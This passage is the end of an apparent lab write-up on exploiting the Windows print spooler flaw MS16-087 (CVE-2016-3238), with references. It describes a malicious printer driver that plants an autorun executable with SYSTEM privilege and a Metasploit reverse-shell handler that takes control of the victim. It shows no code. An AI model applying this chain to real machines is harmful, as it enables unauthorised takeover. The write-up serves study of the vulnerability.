
The .inf file is the file where we created previously (the registry, the malicious exe files will be permanently installed into the server).

Move back to Windows 7, where the victim log in as standard user. And the user is trying to install new printer (with the malicious driver that we just installed on the server).

Note that printer installation through the server will be perform on SYSTEM privilege. It's a critical vulnerability. Upon successful installation, the registry for auto-run key will added as following:



Upon login/startup, on the left the “cool.exe” is running. Likewise, on the right where our Kali linux is running metasploit to listen from Windows 7. On Kali, we use exploits/multi/handler, then windows/shell_reverse_tcp as payload.



As long as the malicious exe(payload) is running, the attacker gains full control on that victim's machine.

References

- Abrams, L. (2018). *Windows Program Automatic Startup Locations*. [online] BleepingComputer. Available at: <https://www.bleepingcomputer.com/tutorials/windows-program-automatic-startup-locations/> [Accessed 25 Nov. 2018].
- Beauchesne, N. (2018). *Own a printer, own a network with point and print drive-by*. [online] Blog.vectra.ai. Available at: https://blog.vectra.ai/blog/microsoft-windows-printer-wateringhole-attack?__hstc=184502585.a20ee9d2bf9b4bb6283d704a25cdf326.1538761118920.1538761118920.1538761118920.1&__hssc=184502585.15.1538761118920&__hsp=4019406440 [Accessed 25 Nov. 2018].
- Docs.microsoft.com. (2018). *Microsoft Security Bulletin MS16-087 - Critical*. [online] Available at: <https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2016/ms16-087> [Accessed 25 Nov. 2018].
- Docs.microsoft.com. (2018). *Microsoft Security Bulletin MS16-087 - Critical*. [online] Available at: <https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2016/ms16-087#security-update-for-windows-print-spooler-components-3170005> [Accessed 25 Nov. 2018].
- Networks, V. (2018). *Understanding printer vulnerabilities (CVE-2016-3238)*. [online] YouTube. Available at: <https://www.youtube.com/watch?v=DUMk-yxZApA> [Accessed 25 Nov. 2018].
- Penetration Testing Lab. (2018). *DLL Injection*. [online] Available at: <https://pentestlab.blog/2017/04/04/dll-injection/> [Accessed 25 Nov. 2018].
- uni-regensburg.de. (2018). *Sample .INF File*. [online] Available at: <http://www-pc.uni-regensburg.de/systemsw/TECHTOOL/w95/doc/SAMPLE.HTM>